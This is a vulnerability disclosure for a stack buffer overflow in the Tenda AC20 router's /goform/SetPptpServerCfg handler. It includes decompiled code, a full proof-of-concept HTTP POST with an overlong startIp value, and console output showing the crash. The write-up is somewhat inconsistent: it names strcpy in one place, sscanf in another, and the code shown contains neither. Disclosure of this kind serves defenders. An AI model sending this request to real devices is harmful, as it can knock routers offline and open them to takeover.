Tenda AC20 V16.03.08.12

Information

Vendor of the products: Shenzhen Tenda Technology Co.,Ltd.

Vendor's website:https://www.tenda.com.cn/

Affected products: AC20

Affected firmware version: <= V16.03.08.12 (latest)

Firmware download address: tenda.com.cn/material/show/3264

Overview


A buffer overflow vulnerability was discovered on the latest version of the Tengda AC20 router, V16.03.08.12, where an attacker sent a well-crafted http post packet to the request path /goform/SetPptpServerCfg, triggering a denial of service attack or even RCE, specifically via the function strcpy(s + 2, var); because there is no bounds check on s, causing a stack overflow

Vulnerability details

It can be found that when the serverEn value is 1, it will enter the else branch to call sub_478164 function

```
17    s1_ = 0;
18    s1__1 = 0;
19    memset(s, 0, sizeof(s));
20    mibname = wifi_get_mibname("wlan0", "workmode", s);
21    GetValue(mibname, v6);
22    v2 = wifi_get_mibname("wlan1", "workmode", s);
23    GetValue(v2, v7);
24    GetValue("vpn.cli.pptpEnable", &s1_);
25    GetValue("vpn.cli.l2tpEnable", &s1__1);
26    if ( !strcmp((const char *)v6, "apclient") || !strcmp((const char *)v7, "apclient") )
27    {
28      v4 = 1;
29    }
30    else
31    {
32      Var = websGetVar((int)a1, "serverEn", (int)"1");
33      SetValue("vpn.ser.pptpdEnable", Var);
34      if ( !strcmp(Var, "0") )
35      {
36        if ( !strcmp((const char *)&s1_, "0") && !strcmp((const char *)&s1__1, "0") )
37          SetValue("inet_gro_disable", "0");
38      }
39      else
40      {
41        if ( strcmp(Var, "1") )
42        {
43          v4 = 1;
44          goto LABEL_15;
45        }
46        if ( sub_478164((int)a1) == 1 )
47          goto LABEL_15;
48      }
49      if ( CommitCfm() )
50      {
51        memset(s_1, 0, sizeof(s_1));
00078994 formSetPPTPServer:46 (478994)
s was renamed to s1
```

When the startIp and endIp are not empty, the sscanf function causes the buffer to overflow



POC

```
POST /goform/SetPptpServerCfg HTTP/1.1
Host: 192.168.102.145
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: */*
X-Requested-With: XMLHttpRequest
Referer: http://192.168.102.145/main.html
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 1030

serverEn=1&endIp=aa&startIp=aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama
aanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaab
haabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacba
accaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaacuaac
vaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaawaaaxaaayaaazaabbaabcaabdaabeaa
bfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaaby
aabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaa
ctaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadha
```

```
Yes:

      ****** WeLoveLinux******

 ****** Welcome to ******
connect: No such file or directory
func:cfms_mib_proc_handle, line:191 connect cfmd is error.
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/bin/sh: can't create /proc/sys/net/ipv4/tcp_timestamps: nonexistent directory
[httpd][debug]----------------------------webs.c,158
httpd listen ip = 192.168.102.145 port = 80
webs: Listening for HTTP requests at address 192.168.102.145
connect: No such file or directory
func:cfms_mib_proc_handle, line:191 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:191 connect cfmd is error.
段错误
```